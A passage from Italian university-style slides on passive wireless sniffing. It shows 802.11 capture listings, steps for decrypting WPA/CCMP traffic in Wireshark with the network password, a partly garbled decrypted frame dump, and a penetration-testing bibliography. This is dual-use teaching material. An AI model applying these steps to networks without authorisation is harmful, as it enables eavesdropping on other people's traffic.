8	1.960074	0a: [REDACTED]:97	Shenzhen_ba:c9:97	802.11	278	Probe
9	1.961587		0a: [REDACTED]:97 (...)	802.11	10	Ack
10	2.055818	0a: [REDACTED]:97	Shenzhen_ba:c9:97	802.11	278	Probe
11	2.058892	0a: [REDACTED]:97	Shenzhen_ba:c9:97	802.11	278	Probe
12	2.060912		0a: [REDACTED]:97 (...)	802.11	10	Ack
13	2.061454	0a: [REDACTED]:97	Shenzhen_ba:c9:97	802.11	278	Probe
14	2.064528	0a: [REDACTED]:97	Shenzhen_ba:c9:97	802.11	278	Probe
15	2.067086	0a: [REDACTED]:97	Shenzhen_ba:c9:97	802.11	278	Probe
16	2.067568		0a: [REDACTED]:97 (...)	802.11	10	Ack
17	3.169984	0a: [REDACTED]:97	Shenzhen_ba:c9:97	802.11	278	Probe
18	3.177155	0a: [REDACTED]:97	Shenzhen_ba:c9:97	802.11	278	Probe
19	3.368115		AdbBroad_c8:f1:d7 (...)	802.11	10	Ack

Wireless Sniffing

Sniffing Passivo – Esempio

3. Mediante Wireshark apriamo il file CAP (**wificrack-01.cap**) ottenuto al passo precedente


Il traffico è cifrato e sono visibili esclusivamente i frame 802.11

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0a:...:97	Broadcast	802.11	284	Beacon
2	1.748549	0a:...:97	Shenzhen_ba:c9:97	802.11	278	Probe
3	1.755717	0a:...:97	Shenzhen_ba:c9:97	802.11	278	Probe
4	1.952371		AdbBroad_c8:f1:d7 (. .)	802.11	10	Ack
5	1.952891	0a:...:97	Shenzhen_ba:c9:97	802.11	278	Probe
6	1.953395	0a:...:97	0a:...:97	802.11	10	Ack
7	1.958514		AdbBroad_c8:f1:d7 (. .)	802.11	10	Ack
8	1.960074	0a:...:97	Shenzhen_ba:c9:97	802.11	278	Probe
9	1.961587		0a:...:97	802.11	10	Ack
10	2.055818	0a:...:97	Shenzhen_ba:c9:97	802.11	278	Probe
11	2.058892	0a:...:97	Shenzhen_ba:c9:97	802.11	278	Probe
12	2.060000	0a:...:97	Shenzhen_ba:c9:97	802.11	10	Ack
13	2.060000	0a:...:97	Shenzhen_ba:c9:97	802.11	278	Probe
14	2.060000	0a:...:97	Shenzhen_ba:c9:97	802.11	278	Probe
15	2.060000	0a:...:97	Shenzhen_ba:c9:97	802.11	278	Probe
16	2.067568	0a:...:97	Shenzhen_ba:c9:97	802.11	10	Ack
17	3.169984	0a:...:97	Shenzhen_ba:c9:97	802.11	278	Probe
18	3.177155	0a:...:97	Shenzhen_ba:c9:97	802.11	278	Probe
19	3.368115		AdbBroad_c8:f1:d7 (. .)	802.11	10	Ack

Wireless Sniffing

Sniffing Passivo – Esempio

4. Decifriamo il traffico cifrato




Dal menu «View» di Wireshark dobbiamo abilitare l'opzione «Wireless Toolbar», di solito disabilitata

Wireless Sniffing

Sniffing Passivo – Esempio


4. Decifriamo il traffico cifrato



Wireless Sniffing

Sniffing Passivo – Esempio


4. Decifriamo il traffico cifrato



Wireless Sniffing

Sniffing Passivo – Esempio


4. Decifriamo il traffico cifrato



Wireless Sniffing

Sniffing Passivo – Esempio


4. Decifriamo il traffico cifrato



Wireless Sniffing

Sniffing Passivo – Esempio

4. Decifriamo il traffico cifrato



Wireless Sniffing

Sniffing Passivo – Esempio

- Il traffico sarà decifrato da Wireshark e potrà quindi essere visualizzato

The screenshot shows a Wireshark capture window. At the top, there is a summary pane with details about the selected frame: Source MAC is 3322:43:025127, Destination MAC is fe80::8c5:e1ff:fe68:, and the frame type is IEEE 802.11 Data. Below the summary, the packet details pane shows the raw hex and ASCII data of the selected frame. A red box highlights the text "Contenuto del frame decifrato" (Decrypted frame content) pointing to the ASCII dump area. Another red box highlights the text "Decrypted CCMP data (302 bytes)" pointing to the bottom status bar. The status bar also indicates that the frame is "Ready to load or capture".

Frame 3322: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits)
IEEE 802.11 Data, Flags: .p....F.
Logical-Link Control
Internet Protocol Version 6, Src: fe80::8c5:e1ff:fe68:7497, Dst: ff02::fb
User Datagram Protocol, Src Port: 5353, Dst Port: 5353

0000 aa aa 03 00 00 00 86 dd 60 05 38 ba 00 fe 11 ff 8.....
0010 fe 80 00 00 00 00 00 00 00 00 00 00 fb ht.....
0020 00 00 84 00 00 00 00 00 00 04 6
0030 33 03 31 36 38 03 31 39 1·4 3·168·19
0040 72 04 61 72 70 61 00 00 2·in-add r·arpa..
0050 0f 07 41 6e 64 72 6f 69x... Androi
0060 01 37 01 39 01 34 01 37 d·local.. 7·9·4·7
0070 01 38 01 46 01 46 01 31 01 45 ·8·6·E·F ·F·F·1·E
0080 01 35 01 30 01 30 01 30 01 305·C·8·0 ..0·0·0·0
0090 01 30 01 30 01 30 01 30 01 300·0·0·0 ..0·0·0·0
00a0 01 30 01 30 01 30 01 30 01 300·8·E·F ·ip6·!..
00b0 01 30 01 30 01 30 01 30 01 30x... 1·1.....
00c0 80 01 00 00 00 00 00 00 00 00x... + 1.....
00d0 00 00 00 78 04 c0 a8 2b 01 c0 31 00 1c 80 01x...
00e0 00 00 00 78 00 00 fe 80 00 00 00 00 00 00 08 c5x...

Frame (342 bytes) Decrypted CCMP data (302 bytes)

Ready to load or capture

Packets: 3322 · Displayed: 3322 (100.0%) | Profile: Default

Wireless Sniffing

Sniffing Passivo – Esempio

- Il traffico sarà decifrato da Wireshark e potrà quindi essere visualizzato

Frame 3322: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits)
IEEE 802.11 Data, Flags: .p....F.
Logical-Link Control
Internet Protocol Version 6, Src: fe80::8c5:e1ff:fe68:7497, Dst: ff02::fb


➤ **N.B. Alcuni campi del frame potrebbero essere stati cifrati dai livelli superiori dello stack TCP/IP**
➤ **Quindi, anche inserendo la password corretta, non sarà possibile visualizzare i contenuti di tali campi**

Frame (342 bytes) Decrypted CCMP data (302 bytes)


Packets: 3322 · Displayed: 3322 (100.0%) | Profile: Default

Bibliografia

- **Kali Linux 2 - Assuring Security by Penetration Testing.**
Third Edition. Gerard Johansen, Lee Allen, Tedi Heriyanto, Shakeel Ali. Packt Publishing. 2016
 - Capitolo 12




- **Ethical Hacking and Penetration Testing Guide.** Rafay Baloch. CRC Press. 2014
 - Capitolo 11




Bibliografia

- **Kali Linux Wireless Penetration Testing Essentials.** Marco Alamanni. Packt Publishing. 2015



- **Mastering Wireless Penetration Testing for Highly-Secured Environments.** Aaron Johns. Packt Publishing. 2015



Bibliografia

- **Best Kali Linux Compatible USB Adapter / Dongles**
 - <https://www.wirelesshack.org/best-kali-linux-compatible-usb-adapter-dongles.html>

- **802.11i Overview - IEEE 802**
 - http://ieee802.org/16/liaison/docs/80211-05_0123r1.pdf